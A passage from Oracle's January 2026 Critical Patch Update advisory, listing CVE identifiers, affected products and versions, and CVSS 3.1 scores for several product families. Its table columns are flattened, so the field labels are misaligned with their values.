- The patch for CVE-2025-5318 also addresses CVE-2025-4877, CVE-2025-4878, CVE-2025-5351, CVE-2025-5372, CVE-2025-5449, and CVE-2025-5987.
- The patch for CVE-2025-32990 also addresses CVE-2025-32988, CVE-2025-32989, CVE-2025-5318, and CVE-2025-6395.
- The patch for CVE-2025-41249 also addresses CVE-2025-22233, CVE-2025-41234, and CVE-2025-41242.
- The patch for CVE-2025-65018 also addresses CVE-2025-64505, CVE-2025-64506, and CVE-2025-64720.
- The patch for CVE-2025-58098 also addresses CVE-2025-55753, CVE-2025-59775, CVE-2025-65082, and CVE-2025-66200.
- The patch for CVE-2025-55163 also addresses CVE-2025-58056.
- The patch for CVE-2025-8194 also addresses CVE-2025-6069.
- The patch for CVE-2025-5987 also addresses CVE-2025-4877, CVE-2025-4878, CVE-2025-5351, CVE-2025-5372, and CVE-2025-5449.
- The patch for CVE-2025-49844 also addresses CVE-2025-46817, CVE-2025-46818, and CVE-2025-46819.
Oracle Construction and Engineering Risk Matrix
This Critical Patch Update contains 8 new security patches for Oracle Construction and Engineering. 7 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2021-43113
- Product: Primavera Unifier
- Component: Reports (iTextPDF)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.8
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- High
- High
- 21.12.0-21.12.17, 22.12.0-22.12.15, 23.12.0-23.12.16, 24.12.0-24.12.12, 25.12.0
- CVE ID: CVE-2025-66516
- Product: Primavera Unifier
- Component: Integration (Apache Tika)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- Low
- Low
- Low
- 21.12.0-21.12.17, 22.12.0-22.12.15, 23.12.0-23.12.16, 24.12.0-24.12.12, 25.12.0
- CVE ID: CVE-2025-41249
- Product: Primavera Gateway
- Component: Admin (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 21.12.0-21.12.16
- CVE ID: CVE-2025-41249
- Product: Primavera Unifier
- Component: Integration (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 22.12.0-22.12.15, 23.12.0-23.12.16, 24.12.0-24.12.12, 25.12.0
- CVE ID: CVE-2025-48795
- Product: Primavera P6 Enterprise Project Portfolio Management
- Component: Integrators (Apache CXF)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.6
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- Low
- Low
- Low
- 22.12.0.0-22.12.20.0, 23.12.0.0-23.12.17.0, 24.12.0.0-24.12.11.0
- CVE ID: CVE-2025-68161
- Product: Primavera Gateway
- Component: Admin (Apache Log4j)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Changed
- Low
- Low
- None
- 21.12.0-21.12.16
- CVE ID: CVE-2025-26791
- Product: Primavera P6 Enterprise Project Portfolio Management
- Component: Team Member (DOMPurify)
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 3.9
- Supported Versions Affected: Local
- Notes: High
- Low
- Required
- Changed
- Low
- Low
- None
- 21.12.0.0-21.12.21.5, 22.12.0.0-22.12.20.0, 23.12.0.0-23.12.17.0, 24.12.0.0-24.12.11.0
- CVE ID: CVE-2025-48734
- Product: Primavera P6 Enterprise Project Portfolio Management
- Component: Web Access (Apache Commons BeanUtils)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 3.7
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- Low
- None
- None
- 21.12.0.0-21.12.21.5, 22.12.0.0-22.12.20.0, 23.12.0.0-23.12.17.0, 24.12.0.0-24.12.6.0
Additional CVEs addressed are:
- The patch for CVE-2025-41249 also addresses CVE-2025-41242.
Oracle E-Business Suite Risk Matrix
This Critical Patch Update contains 8 new security patches for Oracle E-Business Suite. 2 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
Oracle E-Business Suite products include Oracle Database and Oracle Fusion Middleware components that are affected by the vulnerabilities listed in the Oracle Database and Oracle Fusion Middleware sections. The exposure of Oracle E-Business Suite products is dependent on the Oracle Database and Oracle Fusion Middleware versions being used. Oracle Database and Oracle Fusion Middleware security updates are not listed in the Oracle E-Business Suite risk matrix. However, since vulnerabilities affecting Oracle Database and Oracle Fusion Middleware versions may affect Oracle E-Business Suite products, Oracle recommends that customers apply the January 2026 Critical Patch Update to the Oracle Database and Oracle Fusion Middleware components of Oracle E-Business Suite. For information on what patches need to be applied to your environments, refer to Oracle E-Business Suite Release 12 Critical Patch Update Knowledge Document (January 2026), My Oracle Support Note KA923.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-48734
- Product: Oracle Field Service
- Component: HTML Dispatch Center (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 12.2.3-12.2.15
- CVE ID: CVE-2025-48734
- Product: Oracle Human Resources
- Component: iRecruitment (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 12.2.3-12.2.15
- CVE ID: CVE-2025-48734
- Product: Oracle Succession planning
- Component: Suitability Analyzer (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 12.2.3-12.2.15
- CVE ID: CVE-2025-48734
- Product: Oracle Time and Labor
- Component: Core (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 12.2.3-12.2.15
- CVE ID: CVE-2026-21960
- Product: Oracle Applications DBA
- Component: Java utils
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- High
- High
- None
- 12.2.3-12.2.15
- CVE ID: CVE-2026-21943
- Product: Oracle Scripting
- Component: Scripting Admin
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Changed
- Low
- Low
- None
- 12.2.3-12.2.15
- CVE ID: CVE-2026-21972
- Product: Oracle Configurator
- Component: User Interface
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- Low
- None
- None
- 12.2.3-12.2.15
- CVE ID: CVE-2026-21959
- Product: Oracle Workflow
- Component: Workflow Loader
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.9
- Supported Versions Affected: Network
- Notes: Low
- High
- None
- Un-changed
- High
- None
- None
- 12.2.3-12.2.15
Oracle Enterprise Manager Risk Matrix
This Critical Patch Update contains 4 new security patches for Oracle Enterprise Manager. All of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. None of these patches are applicable to client-only installations, i.e., installations that do not have Oracle Enterprise Manager installed. The English text form of this Risk Matrix can be found here.
Oracle Enterprise Manager products include Oracle Database and Oracle Fusion Middleware components that are affected by the vulnerabilities listed in the Oracle Database and Oracle Fusion Middleware sections. The exposure of Oracle Enterprise Manager products is dependent on the Oracle Database and Oracle Fusion Middleware versions being used. Oracle Database and Oracle Fusion Middleware security updates are not listed in the Oracle Enterprise Manager risk matrix. However, since vulnerabilities affecting Oracle Database and Oracle Fusion Middleware versions may affect Oracle Enterprise Manager products, Oracle recommends that customers apply the January 2026 Critical Patch Update to the Oracle Database and Oracle Fusion Middleware components of Enterprise Manager. For information on what patches need to be applied to your environments, refer to Critical Patch Update January 2026 Patch Availability Document for Oracle Products, My Oracle Support Note CPU6.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2024-13009
- Product: Oracle Enterprise Manager Base Platform
- Component: Gateway (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.2
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- Low
- Low
- None
- 24.1
- CVE ID: CVE-2024-13009
- Product: Oracle Enterprise Manager Base Platform
- Component: Oracle Enterprise Manager Base Platform - Agent Next Gen (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.2
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- Low
- Low
- None
- 13.5, 24.1
- CVE ID: CVE-2025-48924
- Product: Oracle Application Testing Suite
- Component: Load Testing for Web Apps (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 13.3.0.1
- CVE ID: CVE-2025-48924
- Product: Oracle Enterprise Manager Base Platform
- Component: Agent Next Gen (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 13.5, 24.1
Oracle Financial Services Applications Risk Matrix
This Critical Patch Update contains 38 new security patches for Oracle Financial Services Applications. 33 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-49796
- Product: Oracle Banking Branch
- Component: Reports (libxml2)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.1
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- High
- 14.5.0.0.0, 14.6.0.0.0, 14.7.0.0.0, 14.8.0.0.0
- CVE ID: CVE-2025-49796
- Product: Oracle Banking Cash Management
- Component: Accessibility (libxml2)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.1
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- High
- 14.8.1.0.0
- CVE ID: CVE-2025-49796
- Product: Oracle Banking Corporate Lending Process Management
- Component: Base (libxml2)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.1
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- High
- 14.5.0.0.0, 14.6.0.0.0, 14.7.0.0.0
- CVE ID: CVE-2025-49796
- Product: Oracle Banking Liquidity Management
- Component: Common Core (libxml2)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.1
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- High
- 14.8.1.0.0
- CVE ID: CVE-2025-49796
- Product: Oracle Banking Supply Chain Finance
- Component: Security (libxml2)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 9.1
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- High
- High
- 14.8.1.0.0
- CVE ID: CVE-2025-48734
- Product: Oracle Banking Cash Management
- Component: Accessibility (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-48734
- Product: Oracle Banking Liquidity Management
- Component: Common Core (Apache Commons BeanUtils)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.8
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2026-21973
- Product: Oracle FLEXCUBE Investor Servicing
- Component: Security Management System
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.1
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- High
- None
- 14.5.0.15.0, 14.7.0.8.0, 14.8.0.1.0
- CVE ID: CVE-2025-5115
- Product: Oracle Banking Branch
- Component: Reports (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.0.0, 14.6.0.0.0, 14.7.0.0.0, 14.8.0.0.0
- CVE ID: CVE-2025-48976
- Product: Oracle Banking Cash Management
- Component: Accessibility (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-27817
- Product: Oracle Banking Cash Management
- Component: Accessibility (Apache Kafka)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-5115
- Product: Oracle Banking Cash Management
- Component: Accessibility (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-55163
- Product: Oracle Banking Cash Management
- Component: Accessibility (Netty)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-9230
- Product: Oracle Banking Cash Management
- Component: Accessibility (OpenSSL)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.8.1.0.0
- CVE ID: CVE-2025-5115
- Product: Oracle Banking Corporate Lending Process Management
- Component: Base (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.0.0, 14.6.0.0.0, 14.7.0.0.0
- CVE ID: CVE-2025-48976
- Product: Oracle Banking Liquidity Management
- Component: Common Core (Apache Commons FileUpload)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-27817
- Product: Oracle Banking Liquidity Management
- Component: Common Core (Apache Kafka)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-5115
- Product: Oracle Banking Liquidity Management
- Component: Common Core (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-55163
- Product: Oracle Banking Liquidity Management
- Component: Common Core (Netty)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-9230
- Product: Oracle Banking Liquidity Management
- Component: Common Core (OpenSSL)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.8.1.0.0
- CVE ID: CVE-2025-5115
- Product: Oracle Banking Supply Chain Finance
- Component: Security (Eclipse Jetty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-55163
- Product: Oracle Banking Supply Chain Finance
- Component: Security (Netty)
- Protocol: HTTP/2
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-9230
- Product: Oracle Banking Supply Chain Finance
- Component: Security (OpenSSL)
- Protocol: HTTPS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 14.8.1.0.0
- CVE ID: CVE-2025-41249
- Product: Oracle Financial Services Compliance Studio
- Component: Reports (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 2.6.0
- CVE ID: CVE-2025-66418
- Product: Oracle Financial Services Compliance Studio
- Component: Reports (urllib3)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- High
- 2.6.0
- CVE ID: CVE-2025-41249
- Product: Oracle Financial Services Model Management and Governance
- Component: Installer (Spring Framework)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 8.1.3.2
- CVE ID: CVE-2025-41248
- Product: Oracle Financial Services Model Management and Governance
- Component: Installer (Spring Security)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 8.1.3.2
- CVE ID: CVE-2025-22228
- Product: Oracle Banking Liquidity Management
- Component: Common Core (Spring Security)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- High
- None
- 14.5.0.14.0
- CVE ID: CVE-2026-21978
- Product: Oracle FLEXCUBE Universal Banking
- Component: Relationship Pricing
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- High
- None
- None
- 14.0.0.0.0-14.8.0.0.0
- CVE ID: CVE-2025-48795
- Product: Oracle Banking Cash Management
- Component: Accessibility (Apache CXF)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.6
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- Low
- Low
- Low
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-48795
- Product: Oracle Banking Liquidity Management
- Component: Common Core (Apache CXF)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.6
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- Low
- Low
- Low
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Banking Branch
- Component: Reports (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 14.5.0.0.0, 14.6.0.0.0, 14.7.0.0.0, 14.8.0.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Banking Cash Management
- Component: Accessibility (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Banking Corporate Lending Process Management
- Component: Base (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 14.5.0.0.0, 14.6.0.0.0, 14.7.0.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Banking Liquidity Management
- Component: Common Core (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-48924
- Product: Oracle Banking Supply Chain Finance
- Component: Security (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 14.5.0.15.0, 14.6.0.11.0, 14.7.0.9.0, 14.8.0.1.0, 14.8.1.0.0
- CVE ID: CVE-2025-61795
- Product: Oracle Financial Services Model Management and Governance
- Component: Installer (Apache Tomcat)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- None
- None
- High
- 8.1.3.2
- CVE ID: CVE-2025-48924
- Product: Oracle Insurance Policy Administration J2EE
- Component: Architecture (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.3
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- None
- None
- Low
- 11.3.1-12.0.6
Additional CVEs addressed are:
- The patch for CVE-2025-66418 also addresses CVE-2025-66471.
- The patch for CVE-2025-27817 also addresses CVE-2025-27818.
- The patch for CVE-2025-49796 also addresses CVE-2025-49794 and CVE-2025-49795.
- The patch for CVE-2025-9230 also addresses CVE-2025-9231 and CVE-2025-9232.
Oracle Fusion Middleware Risk Matrix
This Critical Patch Update contains 51 new security patches for Oracle Fusion Middleware. 47 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
To get the full list of current and previously released Critical Patch Update patches for Oracle Fusion Middleware products, refer to My Oracle Support Doc ID KA1182.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-66516
- Product: Oracle Business Process Management Suite
- Component: Runtime Engine (Apache Tika)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 10.0
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- High
- High
- High
- 12.2.1.4.0, 14.1.2.0.0
- CVE ID: CVE-2026-21962
- Product: Oracle HTTP Server, Oracle Weblogic Server Proxy Plug-in
- Component: Weblogic Server Proxy Plug-in for Apache HTTP Server, Weblogic Server Proxy Plug-in for IIS
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 10.0
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- High
- High
- None
- 12.2.1.4.0, 14.1.1.0.0, 14.1.2.0.0
- See Note 1
- CVE ID: CVE-2025-66516
- Product: Oracle Middleware Common Libraries and Tools
- Component: Third Party (Apache Tika)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 10.0
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Changed
- High
